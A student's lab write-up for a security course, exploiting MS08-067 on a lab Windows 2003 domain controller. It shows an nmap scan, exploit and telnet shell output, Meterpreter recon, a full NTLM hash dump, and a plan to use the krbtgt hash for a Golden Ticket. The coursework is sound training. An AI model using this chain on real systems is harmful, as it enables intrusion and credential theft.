NAME: Eric Somogyi - 10/20/2024

Metasploit (Lab #6) - 75 Points

Vulnerability Identification

1. Screenshot your scan results (including the nmap command used) and include in your submission

Answer:

What I did was go to cd /usr/share/nmap/scripts and then list directory to see the pre-loaded .nse script files. Then I found smb-vuln-ms08-067.nse, however I ran –script=smb-check-vulns which I found here https://www.giac.org/paper/gpen/49/scanning-windows-deeper-nmap-scanning-engine/117125 but the"smb-check-vulns" script was not in the directory. The results in the screenshot below make sense because CVE ID result is 2008-4250 found here https://nvd.nist.gov/vuln/detail/CVE-2008-4250 which I found from this link https://learn.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067

```
┌──(root㉿kali)-[~]
└─# nmap -PN -p139,445 --script=smb-vuln-ms08-067.nse 10.12.0.10
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-20 15:18 CDT
Nmap scan report for 10.12.0.10
Host is up (0.00015s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:50:56:A1:F7:9D (VMware)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds

┌──(root㉿kali)-[~]
└─#
```

Exploiting MS08-067 - Manual

1) **Include screenshots asked for above. Gather the following information about the server and include in your submission (15 pts) :**

Answer:

See screenshot below from Question 4:

```
┌──(root㉿kali)-[~]
└─# python2 exploit.py 10.12.0.10 2
#######################################################################
#   MS08-067 Exploit by Debasis Mohanty (aka Tr0y/nopsled)
#   www.hackingspirits.com
#   www.coffeeandsecurity.com
#   Email: d3basis.m0hanty @ gmail.com
#######################################################################

[-]Windows 2003[SP2] payload loaded
[-]Initiating connection

[-]connected to ncacn_np:10.12.0.10[\pipe\browser]
[-]Exploit sent to target successfully ...
[1]Telnet to port 4444 on target machine ...

┌──(root㉿kali)-[~]
└─# telnet 10.12.0.10 4444
Trying 10.12.0.10 ...
Connected to 10.12.0.10.
Escape character is '^]'.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>ipconfig && hostname && date /t && time /t
ipconfig && hostname && date /t && time /t

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 10.12.0.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.12.0.254
gibson2003ad
Sun 10/20/2024
04:04 PM

C:\WINDOWS\system32>
```

Screenshot below where I circled OS version information in red:

```
┌──(root㉿kali)-[~]
└─# telnet 10.12.0.10 4444
Trying 10.12.0.10 ...
Connected to 10.12.0.10.
Escape character is '^]'.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>ipconfig && hostname && date /t && time /t
ipconfig && hostname && date /t && time /t

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 10.12.0.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.12.0.254
gibson2003ad
Sun 10/20/2024
04:04 PM

C:\WINDOWS\system32>systeminfo
systeminfo

Host Name:                 GIBSON2003AD
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 1 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Uniprocessor Free
Registered Owner:          Gibson Inc.
Registered Organization:   Gibson Inc.
Product ID:                69712-650-2063181-45584
Original Install Date:     12/9/2008, 1:34:07 PM
System Up Time:            0 Days, 2 Hours, 45 Minutes, 15 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 6 Model 85 Stepping 7 GenuineIntel ~2095 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT-06:00) Central Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,747 MB
Page File: Max Size:       3,434 MB
Page File: Available:      3,253 MB
Page File: In Use:         181 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    gibson.local
Logon Server:              N/A
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: File 1
                           [02]: Q147222
                           [03]: KB911164 - Update
Network Card(s):           1 NIC(s) Installed.
                           [01]: VMware Accelerated AMD PCNet Adapter
                                 Connection Name: Local Area Connection 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.12.0.10
```

Screenshot below where I circled in red current NIC card and IP settings on 10.12.0.10

```
Page File: Max Size:        3,434 MB
Page File: Available:       3,253 MB
Page File: In Use:          181 MB
Page File Location(s):      C:\pagefile.sys
Domain:                     gibson.local
Logon Server:               N/A
Hotfix(s):                  3 Hotfix(s) Installed.
                            [01]: File 1
                            [02]: Q147222
                            [03]: KB911164 - Update
Network Card(s):            1 NIC(s) Installed.
                            [01]: VMware Accelerated AMD PCNet Adapter
                                  Connection Name: Local Area Connection 2
                                  DHCP Enabled:    No
                                  IP address(es)
                                  [01]: 10.12.0.10

C:\WINDOWS\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : gibson2003ad
   Primary Dns Suffix  . . . . . . . : gibson.local
   Node Type . . . . . . . . . . . . : Unknown
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : gibson.local

Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapter
   Physical Address. . . . . . . . . : 00-50-56-A1-F7-9D
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 10.12.0.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.12.0.254
   DNS Servers . . . . . . . . . . . : 127.0.0.1
```

Screenshot below where I circled in red a list of the users on 10.12.0.10 and the arp table for other clients that have connected recently.

```
   Subnet Mask . . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . . : 10.12.0.254
   DNS Servers . . . . . . . . . . . . : 127.0.0.1

C:\WINDOWS\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
074FF59D-9919-4E57-9     accounting               Administrator
adminStudent1            adminStudent10           adminStudent11
adminStudent12           adminStudent13           adminStudent14
adminStudent15           adminStudent16           adminStudent17
adminStudent18           adminStudent19           adminStudent2
adminStudent20           adminStudent21           adminStudent22
adminStudent23           adminStudent24           adminStudent25
adminStudent26           adminStudent27           adminStudent28
adminStudent29           adminStudent3            adminStudent30
adminStudent31           adminStudent32           adminStudent33
adminStudent34           adminStudent35           adminStudent36
adminStudent37           adminStudent38           adminStudent39
adminStudent4            adminStudent40           adminStudent41
adminStudent42           adminStudent43           adminStudent44
adminStudent45           adminStudent46           adminStudent47
adminStudent48           adminStudent49           adminStudent5
adminStudent50           adminStudent6            adminStudent7
adminStudent8            adminStudent9            Guest
krbtgt                   root                     sales
student1                 student10                student11
student12                student13                student14
student15                student16                student17
student18                student19                student2
student20                student21                student22
student23                student24                student25
student26                student27                student28
student29                student3                 student30
student31                student32                student33
student34                student35                student36
student37                student38                student39
student4                 student40                student41
student42                student43                student44
student45                student46                student47
student48                student49                student5
student50                student6                 student7
student8                 student9                 SUPPORT_388945a0
The command completed with one or more errors.


C:\WINDOWS\system32>arp -a
arp -a

Interface: 10.12.0.10 --- 0x10003
  Internet Address      Physical Address      Type
  10.12.0.15            00-50-56-a1-a1-5d     dynamic
  10.12.0.25            00-50-56-a1-c8-39     dynamic

C:\WINDOWS\system32>
```


net user

arp

Exploiting MS08-067 and Meterpreter Use

1. Now let set our exploit options to target the 2003 server. Look at the options available by typing `options`. First, change the RHOSTS value (the IP address of your target) by typing `set RHOSTS` *`target_IP`* using a Meterpreter Bind TCP payload by running `set payload windows/meterpreter/bind_tcp`. Finally set the exit function to be a process so our shell doesn't immediately die by running `set exitfunc process`. Take a screenshot of your `options`.

   Answer: See Screenshot below



2. **What accounts from the password hash dump would be of interest for the purpose of cracking? Which ones would you likely skip/not crack? (15 pts)**

Answer:

The accounts that would be of interest for the purpose of cracking are: The “krbtgt” so I can create my own Kerberos ticket aka the Golden Ticket, so I can have access to the entire AD domain with unlimited access.

The ones that I would skip/not crack are everything else including all of the student# accounts, adminStudent# accounts because those are all the same hash and I wouldn’t need them anyways if I have the krbtgt hash.

See screenshot below of hashdump command and hashes that were dumped results. (3 screenshots total to fit all the password hashes)

```
root@kali: ~ ×    root@kali: ~ ×

meterpreter > getsid
Server SID: S-1-5-18
meterpreter > hashdump
Administrator:500:5672781ce2cb5ab8aad3b435b51404ee:eab4556003a83e179a149ce6583e097f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:84b79501f2a09f3dbb600310679da902:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:83016137a42cbe99960dfb7b91d209f5:::
sales:1109:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
074FF59D-9919-4E57-9:1114:aad3b435b51404eeaad3b435b51404ee:e8b661e04c95eb5053f1c8b293086741:::
accounting:1115:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
root:1118:aad3b435b51404eeaad3b435b51404ee:225cea5849f33888b0f8959550839044:::
student1:1119:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student2:1120:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student3:1121:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student4:1122:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student5:1123:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student6:1124:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student7:1125:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student8:1126:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student9:1127:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student10:1128:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student11:1129:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student12:1130:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student13:1131:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student14:1132:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student15:1133:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student16:1134:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student17:1135:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student18:1136:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student19:1137:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student20:1138:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student21:1139:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student22:1140:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student23:1141:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student24:1142:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student25:1143:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student26:1144:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student27:1145:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
```

```
student28:1146:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student29:1147:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student30:1148:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student31:1149:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student32:1150:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student33:1151:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student34:1152:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student35:1153:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student36:1154:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student37:1155:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student38:1156:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student39:1157:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student40:1158:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student41:1159:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student42:1160:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student43:1161:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student44:1162:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student45:1163:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student46:1164:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student47:1165:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student48:1166:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student49:1167:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student50:1168:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent1:1169:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent2:1170:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent3:1171:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent4:1172:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent5:1173:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent6:1174:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent7:1175:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent8:1176:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent9:1177:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent10:1178:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent11:1179:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent12:1180:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent13:1181:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent14:1182:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent15:1183:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent16:1184:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent17:1185:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent18:1186:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
```

```
adminStudent17:1185:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent18:1186:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent19:1187:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent20:1188:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent21:1189:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent22:1190:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent23:1191:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent24:1192:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent25:1193:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent26:1194:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent27:1195:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent28:1196:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent29:1197:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent30:1198:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent31:1199:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent32:1200:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent33:1201:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent34:1202:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent35:1203:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent36:1204:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent37:1205:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent38:1206:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent39:1207:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent40:1208:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent41:1209:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent42:1210:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent43:1211:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent44:1212:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent45:1213:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent46:1214:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent47:1215:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent48:1216:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent49:1217:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
adminStudent50:1218:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
GIBSON2003AD$:1003:aad3b435b51404eeaad3b435b51404ee:3979b98e707216e1035be4f5b0296506:::
GIBSONXP01$:1106:aad3b435b51404eeaad3b435b51404ee:54e92e6da91a6b2f7e21a230d431ae76:::
GIBSON2003EXCHA$:1111:aad3b435b51404eeaad3b435b51404ee:941f837a38ca864432c87aca7261f032:::
GIBSON2003SQL05$:1116:aad3b435b51404eeaad3b435b51404ee:e25053754d8f13bf14e8c709a6f010ab:::
CSEC-388-WIN10$:1117:aad3b435b51404eeaad3b435b51404ee:82519f1072f45fdb595533631d771817:::
meterpreter >
```

Token Manipulation with Metasploit

1. Return to Kali and run `getpid` to get the process ID that Meterpreter is running in. Note the User context that the process runs under is user. We can also find this by running the command `getuid`. Then run `ps` to find the process name. What account was running the exploited process? What is this process and what does it do in Windows? Take a screenshot of your results.

   Answer:

   The account that was running the exploited process, process ID 1004, which is svchost.exe, is the SYSTEM account. Svchost.exe has access to the DLL library and Metasploit allows you to modify DLL's after the system is exploited.

The process is svchost.exe and it is basically a server service that runs different Windows services that run under it. A fun fact from this link, "If an exploit attempt fails, this could also lead to a crash in Svchost.exe. If a crash in Svchost.exe happens, svchost.exe will be affected. The Server service provides file, print, and named pipe sharing over the network." - https://support.microsoft.com/en-us/topic/ms08-067-vulnerability-in-server-service-could-allow-remote-code-execution-ac7878fc-be69-7143-472d-2507a179cd15

See screenshot below:

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×    root@kali: ~ ×
[*] Sending stage (175686 bytes) to 10.12.0.10
[*] Meterpreter session 1 opened (10.12.0.25:42989 → 10.12.0.10:4444) at 2024-10-21 14:46:41 -0500

meterpreter > getpid
Current pid: 1004
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 180   484   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 240   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 296   440   userinit.exe       x86   0        GIBSON\Administrator          C:\WINDOWS\system32\userinit.exe
 316   484   VGAuthService.exe  x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.ex
                                                                            e
 348   484   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 416   240   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 440   240   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 484   440   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 496   440   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 712   484   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 796   1740  vmtoolsd.exe       x86   0        GIBSON\Administrator          C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 860   484   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 940   484   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 992   484   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1004  484   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1460  484   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1636  712   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1692  484   dllhost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\dllhost.exe
 1732  440   userinit.exe       x86   0        GIBSON\Administrator          C:\Documents and Settings\Administrator\userinit.exe
 1740  296   explorer.exe       x86   0        GIBSON\Administrator          C:\WINDOWS\Explorer.EXE
 1744  484   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1776  484   msdtc.exe          x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\msdtc.exe
 1848  484   dfssvc.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\Dfssvc.exe
 1900  484   dns.exe            x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\dns.exe
